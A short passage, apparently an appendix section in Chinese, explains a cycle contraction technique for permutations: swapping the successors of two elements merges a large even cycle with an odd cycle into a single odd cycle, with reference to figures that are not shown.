B The cycle contraction technique

假设我们的置换中含有一个巨大的偶轮换，以及若干奇轮换，如图 1 所示，为了减少较大偶轮换的数量，可以将一个大的偶轮换与一个奇轮换拼接在一起。如图 2 所示，只需要将 $\text{next}(\mathbf{B})$ 与 $\text{next}(\mathbf{G})$ 进行交换，便将两个不相干的环连接在了一起，缩并成为一个奇轮换。